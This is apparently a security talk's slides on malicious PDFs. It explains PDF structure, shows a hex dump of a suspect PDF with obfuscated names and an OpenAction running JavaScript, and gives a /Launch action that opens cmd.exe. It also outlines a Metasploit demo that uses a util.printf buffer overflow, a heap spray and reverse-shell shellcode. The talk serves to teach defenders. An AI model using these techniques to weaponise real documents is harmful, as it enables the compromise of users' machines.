
# Sophos report 2017 H1

- Word Document
- Excel Spreadsheet
- PDF Documents
- Rich Text Files
- PowerPoint Presentation



- VBA
- Embedded Dropper (JS/VBS/LNK)
- Phish
- Other





PDF Format



# Human view of a PDF

Provläsningsexemplar / Preview

INTERNATIONAL  
STANDARD

ISO  
32000-2

First edition  
2017-07

---

**Document management —  
Portable document format —**

Part 2:  
**PDF 2.0**

*Gestion de documents — Format de document portable —  
Partie 2: PDF 2.0*

# Hex editor view of a PDF file

```
Hexeditor v 0.3 - Read Only - C:\Users\GWilliams\Documents\Suspect PDF\malicious.pdf
File Edit Tools
0000000000 25 50 44 46 2D 31 2E 35 0D 0A 25 F6 B9 B2 F3 0D %PDF-1.5...%ö¹²ó.
0000000010 DA 31 20 30 20 6F 62 6A 3C 3C 2F 54 79 23 37 30 ._1 0 obj<</Ty#70
0000000020 23 36 35 2F 23 34 33 23 36 31 23 37 34 23 36 31 #65/#43#61#74#61
0000000030 23 36 63 23 36 66 23 36 37 2F 4F 75 23 37 34 23 #6c#6f#67/Ou#74#
0000000040 36 63 69 6E 23 36 35 23 37 33 20 32 20 30 20 52 6cin#65#73 2 0 R
0000000050 2F 50 23 36 31 67 65 23 37 33 20 33 20 30 20 52 /P#61ge#73 3 0 R
0000000060 2F 4F 23 37 30 65 23 36 65 23 34 31 23 36 33 23 /O#70e#6e#41#63#
0000000070 37 34 23 36 39 6F 23 36 65 20 35 20 30 20 52 3E 74#69o#6e 5 0 R>
0000000080 3E 65 6E 64 6F 62 6A 0D 0A 32 20 30 20 6F 62 6A >endobj..2 0 obj
0000000090 3C 3C 2F 23 35 34 23 37 39 23 37 30 23 36 35 2F <</#54#79#70#65/
00000000A0 4F 23 37 35 74 6C 23 36 39 23 36 65 65 73 2F 43 0#75tl#69#6ees/C
00000000B0 23 36 66 75 23 36 65 23 37 34 20 30 3E 3E 65 6E #6fu#6e#74 0>>en
00000000C0 64 6F 62 6A 0D 0A 33 20 30 20 6F 62 6A 3C 3C 2F dobj..3 0 obj<</
00000000D0 23 35 34 79 23 37 30 23 36 35 2F 23 35 30 23 36 #54y#70#65/#50#6
00000000E0 31 67 65 23 37 33 2F 4B 23 36 39 64 73 5B 34 20 lge#73/K#69ds[4
00000000F0 30 20 52 5D 2F 23 34 33 23 36 66 23 37 35 23 36 0 R]/#43#6f#75#6
000000100 65 74 20 31 3E 3E 65 6E 64 6F 62 6A 0D 0A 34 20 et 1>>endobj..4
000000110 30 20 6F 62 6A 3C 3C 2F 23 35 34 79 70 65 2F 23 0 obj<</#54type/#
000000120 35 30 23 36 31 23 36 37 65 2F 50 23 36 31 23 37 50#61#67e/P#61#7
000000130 32 65 23 36 65 74 20 33 20 30 20 52 2F 23 34 64 2e#6et 3 0 R/#4d
000000140 65 64 23 36 39 61 23 34 32 23 36 66 78 5B 30 20 ed#69a#42#6fx[0
000000150 30 20 36 31 32 20 37 39 32 5D 3E 3E 65 6E 64 6F 0 612 792]>>endo
000000160 62 6A 0D 0A 35 20 30 20 6F 62 6A 3C 3C 2F 23 35 bj..5 0 obj<</#5
000000170 34 79 23 37 30 65 2F 23 34 31 23 36 33 74 69 6F 4y#70e/#41#63tio
000000180 23 36 65 2F 23 35 33 2F 4A 61 76 61 23 35 33 63 #6e/#53/Java#53c
000000190 72 69 70 23 37 34 2F 4A 53 20 36 20 30 20 52 3E rip#74/JS 6 0 R>
0000001A0 3E 65 6E 64 6F 62 6A 0D 0A 36 20 30 20 6F 62 6A >endobj..6 0 obj
```

# Document structure




```
1 0 obj
<<
  /Type /Catalog
  /Pages 2 0 R
>>

2 0 obj
<<
  /Count 2
  /Kids [3 0 R 6 0 R]
  /Type /Pages
>>

3 0 obj
<<
  /Resources <<
    /Font <<
      /F1 5 0 R
    >>
  >>
  /MediaBox [0 0 795 842]
  /Parent 2 0 R
  /Contents 4 0 R
  /Type /Page
>>

4 0 obj
<< /Length 53 >>
stream
BT 1 Tr /F1 30 Tf 350 750 Td
(foobar) Tj ET
endstream
```


# Relation view



# PDF Structure

- The general structure of a PDF file is composed of the following code components:
  - Boolean values, representing true or false
  - Numbers
  - Strings
  - Names
  - Arrays, ordered collections of objects
  - Dictionaries, collections of objects indexed by names
  - Streams, usually containing large amounts of data
  - The null object

Read from the end of the file



# Sample object structures

## Trailer Dictionary

Key	Value type	Value
/Size*	Integer	Total number of entries in the file's cross-reference table (usually equal to the number of objects in the file plus one).
/Root*	Indirect reference to dictionary	The <i>document catalog</i> .
/Info	Indirect reference to dictionary	The document's <i>document information dictionary</i> .
/ID	Array of two Strings	Uniquely identifies the file within a work flow. The first string is decided when the file is first created, the second modified by workflow systems when they modify the file.

## Document Information Dictionary

Key	Value type	Value
/Title	text string	The document's title. Note that this is nothing to do with any title displayed on the first page.
/Subject	text string	The subject of the document. Again, this is just metadata with no particular rules about content.
/Keywords	text string	Keywords associated with this document. No advice is given as to how to structure these.
/Author	text string	The name of the author of the document.
/CreationDate	date string	The date the document was created.
/ModDate	date string	The date the document was last modified.
/Creator	text string	The name of the program which originally created this document, if it started as another format (for example, "Microsoft Word").
/Producer	text string	The name of the program which converted this file to PDF, if it started as another format (for example, the format of a word processor).

# Actions within a PDF

- Execute a menu item
- Go to a 3d/multimedia view
- Go to a page view
- Import form data
- Multimedia operation
- Open a file
- Open a web link
- Play a sound
- Play media
- Read an article
- Reset a form
- Run a JavaScript
- Set layer visibility
- Show/hide a field
- Submit a form



# Triggers within a PDF

- Mouse up
- Page visible
- Page invisible
- Page enter
- Page exit
- Mouse down
- Mouse enter
- Mouse exit
- On receive focus
- On lose focus

# Features of a PDF

- JavaScript
- Launch actions
- Embedded files
- GoToE actions
- Embedded flash applications
- Encryption
- Parser “flexibility”



# Creating weaponised PDFs

# Creating a malicious PDF

- Two basic techniques
  - Compromise an existing PDF by adding malicious code
    - Technical the more complicated method
    - Tools can help
    - Produces a more authentic package
    - Malicious code more likely to be harder to find
  - Programmatically create a PDF around malicious code
    - Easier to do
    - Tools can help
    - PDF will be empty or very simple
    - Easier to detect malicious code

# Executing Malware with PDF

- When we open any malicious PDF file, it will execute a trigger action and launch a script, command or file as specified.
- The script, command or file will then often execute additional payload from the PDF, from across the internet or in another file
- and it exploits the JavaScript; after that, the shell code is processed and a Trojan will be executed from the Internet.

# Example trigger action


```
8 0 obj
<<
  /Type /Action
  /S /Launch
  /Win
  <<
    /F(cmd.exe)
  >>
>>
endobj
```

- 'cmd.exe' will be opened as soon as the file is opened.

# Demo

- Create a blank pdf that contains an exploit and a payload
- Execute that payload using JavaScript as the file is opened
- Use a free tool designed for penetration testers
  - ‘Dual use’ tools that can be used by hackers and testers alike

# Our malicious attack





# The Attack

- `util.printf(“%45000.45000f”` will cause a buffer overflow executing code we have loaded into memory
- If we can load shellcode into memory in the right place the buffer overflow will allow it to execute
- We will use a heap spray to get the code into the correct location
- The shell code is a standard exploit form Metasploit that opens a reverse connection to a remote machine

# The attack

- Skill level: Newbie, scriptkiddie
- Toolset: Free – Metasploit, part of Kali
- Can be run on a £5 Raspberry Pi Zero

**This vulnerability is 10 years old 😊**

**Please do not try this outside your own lab environment**

**Unlikely to succeed in the wild!**

# Create a Malicious PDF File with Metasploit

